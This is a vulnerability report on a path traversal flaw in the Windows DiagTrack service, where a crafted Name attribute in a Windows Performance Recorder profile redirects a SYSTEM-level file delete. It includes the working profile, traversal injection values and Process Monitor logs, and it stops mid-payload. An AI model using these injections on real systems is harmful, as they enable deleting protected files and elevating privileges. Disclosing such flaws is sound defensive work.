Vulnerability Report

Microsoft Windows DiagTrack Arbitrary File Delete

1 Executive Summary

Platform	Windows 10 Pro WIP (`19041.1.amd64fre.vb_release.191206-1406`)
Affected Component	DiagTrack Service
Type of Vulnerability	Arbitrary File Delete
Impact	Elevation of Privilege
Severity	Important

Summary

The DiagTrack service can be used to generate performance reports as a normal user based on a given "*Windows Performance Recorder Profile*" (i.e. a .wprp file). A parameter in this file is used as part of an output file name and is not properly sanitized, allowing for a path traversal manipulation. In addition, the corresponding file is deleted at the end of the process. Therefore, a normal user can redirect the file delete operation to any other file on the system.

Description


The DiagTrack service exposes several RPC interfaces which can be used by a normal user. One of them has three seemingly interesting procedures from an attacker's standpoint: 'UtcApi_StartCustomTrace', 'UtcApi_SnapCustomTrace' and 'UtcApi_StopCustomTrace'.

The *main* argument of the 'UtcApi_StartCustomTrace' procedure is an absolute file path. The corresponding file must be a Windows Performance Recorder Profile (i.e. ".wprp" file). When specifying an "EventCollector" member in this file, the "name" attribute of the tag is used as part of the name of the output report file. By injecting some "../" characters in the name, one is able to alter the output location of the file. Therefore, when 'UtcApi_StartCustomTrace' is called, the output report will be created in an arbitrary location with an arbitrary filename. Then, one has to wait a few seconds to let the service collect some data. Once this is done, 'UtcApi_StopCustomTrace' can be called to stop the trace. At this point, DiagTrack will perform some cleanup operations and delete the output report. By doing so, it will actually delete a file of our choosing in the context of "NT AUTHORITY\SYSTEM".

2 Root Cause Analysis

2.1 DiagTrack RPC Interfaces

The DiagTrack service has several RPC interfaces which can be easily viewed using *RpcView*.




Interfaces

Pid	Uuid	Ver	Type	Procs	Stub	Location	Base	Description
2944	18f70770-8e64-11cf-9af1-0020af6e72f4	0.0	RPC	5	Interpreted	C:\Windows\System32\combase.dll	0x00007ffda7450000	Microsoft COM for Windows
2944	4c9dbf19-d39e-4bb9-90ee-8f7179b20283	1.0	RPC	37	Interpreted	C:\Windows\System32\diagtrack.dll	0x00007ffd9d480000	Microsoft Windows Diagnostic.
2944	95095ec8-32ea-4eb0-a3e2-041f97b36168	1.0	RPC	1	Interpreted	C:\Windows\System32\diagtrack.dll	0x00007ffd9d480000	Microsoft Windows Diagnostic.
2944	98cd761e-e77d-41c8-a3c0-0fb756d90ec2	1.0	RPC	7	Interpreted	C:\Windows\System32\diagtrack.dll	0x00007ffd9d480000	Microsoft Windows Diagnostic.
2944	d22895ef-aff4-42c5-a5b2-b14466d34ab4	1.0	RPC	13	Interpreted	C:\Windows\System32\diagtrack.dll	0x00007ffd9d480000	Microsoft Windows Diagnostic.
2944	d4051bde-9cdd-4910-b393-4aa85ec3c482	1.0	RPC	1	Interpreted	C:\Windows\System32\diagtrack.dll	0x00007ffd9d480000	Microsoft Windows Diagnostic.
2944	e38f5360-8572-473e-b696-1b46873beeab	1.0	RPC	4	Interpreted	C:\Windows\System32\diagtrack.dll	0x00007ffd9d480000	Microsoft Windows Diagnostic.
2944	fd8be72b-a9cd-4b2c-a9ca-4ded242fbe4d	1.0	RPC	2	Interpreted	C:\Windows\System32\diagtrack.dll	0x00007ffd9d480000	Microsoft Windows Diagnostic.

Figure 1: RpcView - DiagTrack Interfaces

The interface with the ID `4c9dbf19-d39e-4bb9-90ee-8f7179b20283` has 37 methods but I'll focus only on the three ones framed in red on the below screenshot because they seem particularly interesting from an attacker's standpoint.



Procedures

Index	Name	Address	Format
16	UtcApi_GetNextScheduledFireTime	0x00007ffd9d657ea0	0x00007ffd9d74c928
17	UtcApi_GetTimerConfiguration	0x00007ffd9d6581d0	0x00007ffd9d74c95e
18	UtcApi_GetCustomTraceList	0x00007ffd9d657b80	0x00007ffd9d74c994
19	UtcApi_StartCustomTrace	0x00007ffd9d658d90	0x00007ffd9d74c9c4
20	UtcApi_SnapCustomTrace	0x00007ffd9d658cb0	0x00007ffd9d74c9f4
21	UtcApi_StopCustomTrace	0x00007ffd9d658e90	0x00007ffd9d74ca1e
22	UtcApi_EscalateScenario2	0x00007ffd9d656e10	0x00007ffd9d74ca42
23	UtcApi_EscalateScenarioAsync2	0x00007ffd9d657280	0x00007ffd9d74ca9c
24	UtcApi_GetActiveTraceInfo	0x00007ffd9d657770	0x00007ffd9d74caf6
25	UtcApi_EnableWERLocalReports	0x00007ffd9d656bd0	0x00007ffd9d74cb26
26	[illegible]	[illegible]	[illegible]

Figure 2: RpcView - Interface methods

2.2 The "UtcApi_StartCustomTrace" procedure

The prototype of the `UtcApi_StartCustomTrace` procedure is as follows:


```
long UtcApi_StartCustomTrace(
    /* [in] */ handle_t IDL_handle,
    /* [string][in] */ const wchar_t *arg_1,
    /* [in] */ hyper arg_2)
```

The first parameter is the RPC binding handle. I found out that the second argument was an absolute file path. After some reverse engineering of "diagtrack.dll", I also found out that the service expected a Windows Performance Recorder (WPR) Profile.

Therefore, I installed the Windows Performance Toolkit on my lab machine and used the provided sample file "SampleWPRControlProfiles.wprp" as a work basis. In the context of the "UtcApi_StartCustomTrace" procedure, this file didn't work out of the box so I had to do some more reverse engineering in order to figure out the error code. Anyway, I finally came up with the following working file.

```xml
<?xml version='1.0' encoding='utf-8' standalone='yes'?>
<WindowsPerformanceRecorder Author="EcoSystem Performance Platform" Comments="Sample"
Company="Microsoft Corporation" Copyright="Microsoft Corporation" Team="EcoSystem Performance Platform"
Version="1.0">
  <Profiles>
    <SystemCollector Id="SystemCollector_FileIO" Name="NT Kernel Logger">
      <BufferSize Value="128"/>
      <Buffers Value="80"/>
    </SystemCollector>
    <EventCollector Id="EventCollector_KernelPower" Name="WPR Sample Event Collector">
      <BufferSize Value="128"/>
      <Buffers Value="32"/>
    </EventCollector>
    <SystemProvider Id="SystemProvider_FileIO">
      <Keywords>
        <Keyword Value="DiskIO"/>
        <Keyword Value="FileIO"/>
        <Keyword Value="FileIOInit"/>
        <Keyword Value="HardFaults"/>
      </Keywords>
      <Stacks>
        <Stack Value="FileCleanup"/>
        <Stack Value="FileClose"/>
        <Stack Value="FileCreate"/>
        <Stack Value="FileDelete"/>
        <Stack Value="FileDirEnum"/>
        <Stack Value="FileDirNotify"/>
        <Stack Value="FileFlush"/>
        <Stack Value="FileFSCTL"/>
        <Stack Value="FileOpEnd"/>
        <Stack Value="FileQueryInformation"/>
        <Stack Value="FileRead"/>
        <Stack Value="FileRename"/>
        <Stack Value="FileSetInformation"/>
        <Stack Value="FileWrite"/>
      </Stacks>
    </SystemProvider>
    <EventProvider Id="EventProvider_DotNetProvider" Level="5" Name="DotNetProvider"
NonPagedMemory="true">
      <Keywords>
        <Keyword Value="0x98"/>
      </Keywords>
      <CaptureStateOnSave>
        <Keyword Value="0x118"/>
      </CaptureStateOnSave>
    </EventProvider>
    <EventProvider Id="EventProvider_Microsoft-Windows-Kernel-Power_AC-DC-State" Name="Microsoft-
Windows-Kernel-Power" NonPagedMemory="true">
      <Keywords>
        <Keyword Value="0x4"/>
      </Keywords>
      <CaptureStateOnSave>
        <Keyword Value="0x4"/>
      </CaptureStateOnSave>
    </EventProvider>
    <Profile Description="Sample profile: File I/O activity" DetailLevel="Verbose"
Id="MyFileIO.Verbose.File" LoggingMode="File" Name="MyFileIO">
      <ProblemCategories>
        <ProblemCategory Value="First Level Triage"/>
      </ProblemCategories>
      <Collectors>
        <SystemCollectorId Value="SystemCollector_FileIO">
          <SystemProviderId Value="SystemProvider_FileIO"/>
        </SystemCollectorId>
        <EventCollectorId Value="EventCollector_KernelPower">
          <EventProviders>
            <EventProviderId Value="EventProvider_DotNetProvider"/>
            <EventProviderId Value="EventProvider_Microsoft-Windows-Kernel-Power_AC-DC-State"/>
          </EventProviders>
        </EventCollectorId>
      </Collectors>
    </Profile>
  </Profiles>
  <TraceMergeProperties>
    <TraceMergeProperty Id="TraceMerge_Default" Name="TraceMerge_Default">
      <CustomEvents>
        <CustomEvent Value="ImageId"/>
        <CustomEvent Value="BuildInfo"/>
        <CustomEvent Value="VolumeMapping"/>
        <CustomEvent Value="EventMetadata"/>
        <CustomEvent Value="PerfTrackMetadata"/>
        <CustomEvent Value="WinSAT"/>
      </CustomEvents>
    </TraceMergeProperty>
  </TraceMergeProperties>
</WindowsPerformanceRecorder>
```

After invoking this procedure with this profile file, I observed the following behavior in Process Monitor.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Process Name  User                 Operation                    Path                                                                                                                            Result
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                   C:\DEV\profile.xml                                                                                                              SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  QueryStandardInformatio...   C:\DEV\profile.xml                                                                                                              SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  ReadFile                     C:\DEV\profile.xml                                                                                                              SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                    C:\DEV\profile.xml                                                                                                              SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  LockFile                     C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-shm                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  UnlockFileSingle             C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-shm                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  LockFile                     C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-shm                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  LockFile                     C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-shm                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  WriteFile                    C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-wal                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  WriteFile                    C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-wal                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  UnlockFileSingle             C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-shm                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  UnlockFileSingle             C:\ProgramData\Microsoft\Diagnosis\ScenariosSqlStore\EventStore.db-shm                                                          SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace                                                     SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  QuerySizeInformationVolu...  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace                                                     SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                    C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace                                                     SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl        SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  SetBasicInformationFile      C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl        SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  QuerySizeInformationVolu...  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl        SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  WriteFile                    C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl        SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace                                                     SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  QuerySizeInformationVolu...  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace                                                     SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                    C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace                                                     SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR Sample Event Collector.etl  SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  SetBasicInformationFile      C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR Sample Event Collector.etl  SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  QuerySizeInformationVolu...  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR Sample Event Collector.etl  SUCCE
svchost.exe   NT AUTHORITY\SYSTEM  WriteFile                    C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR Sample Event Collector.etl  SUCCE
```

Figure 3: ETL file creation


I noticed that DiagTrack was creating several ETL files in “C:\ProgramData\[…]”. It seems that, since the last security update, this folder is now restricted, only administrators can access it. However, I also noticed that name of the second ETL file was based on a parameter present in the WPR profile.

```
<EventCollector Id="EventCollector_KernelPower" Name="WPR Sample Event Collector">
```

Therefore, I wondered if I could inject some “..\” or “../” characters in the name in order to perform a “path traversal” attack. Using “..\”, nothing happened, the call simply failed. However, using “../” I got some interesting results.

For example, I attempted the following injection.

```
<EventCollector Id="EventCollector_KernelPower" Name="WPR Sample Event Collector/../../foo123">
```



```
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace
svchost.exe  NT AUTHORITY\SYSTEM  QuerySizeInformationVolu... C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  SetBasicInformationFile     C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  QuerySizeInformationVolu... C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  WriteFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp
svchost.exe  NT AUTHORITY\SYSTEM  QuerySizeInformationVolu... C:\ProgramData\Microsoft\Diagnosis\Temp
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\Temp
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  SetBasicInformationFile     C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  QuerySizeInformationVolu... C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  WriteFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
```

Figure 4: Path Traversal attempt

Instead of creating the ETL file in the "DiagTrackTraceSlot_alternativeTrace" folder, it created it in the "Temp" folder, which means that the path traversal worked. But that's not all, the beginning of the filename was "stripped" because it was considered as a folder name, so we are able to fully control the target file path. It is possible to go back to the drive's root and then go down any folder on the filesystem.


This is a good start but this is not quite enough to achieve privilege escalation. That's where the "UtcApi_StopCustomTrace" comes into play.

2.3 The "UtcApi_StopCustomTrace" procedure

The prototype of the `UtcApi_StopCustomTrace` procedure is as follows:

```
long UtcApi_StopCustomTrace(
    /* [in] */ handle_t IDL_handle)
```

It takes no argument except the usual binding handle. After invoking this procedure, I observed the following behavior in Process Monitor.



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Process Name User                 Operation                   Path
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  QueryAttributeTagFile       C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  SetDispositionInformationExC:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  QueryAttributeTagFile       C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  SetDispositionInformationExC:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\foo123
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace
svchost.exe  NT AUTHORITY\SYSTEM  QueryDirectory              C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrack*.etl*
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace
svchost.exe  NT AUTHORITY\SYSTEM  CreateFile                  C:\ProgramData\Microsoft\Diagnosis\LocalTraceStore
svchost.exe  NT AUTHORITY\SYSTEM  QueryDirectory              C:\ProgramData\Microsoft\Diagnosis\LocalTraceStore\*.etl
svchost.exe  NT AUTHORITY\SYSTEM  CloseFile                   C:\ProgramData\Microsoft\Diagnosis\LocalTraceStore
```

Figure 5: ETL files delete


The two ETL files which were created when the trace was first started are deleted. Since the target paths remain the same, the service deletes a file in a location we can fully control because of the path traversal vulnerability.

2.4 The Arbitrary File Delete Vulnerability

Based on the previous explanation, the vulnerability is trivial. Exploiting it doesn't require any particular filesystem trick such as mountpoints or symbolic links.

For instance, if I want to delete the file `C:\Windows\System32\CantToucMe.txt`, I just have to populate the `name` attribute of the `EventCollector` tag with the following value.


```
<EventCollector Id="EventCollector_KernelPower" Name="WPR Sample Event
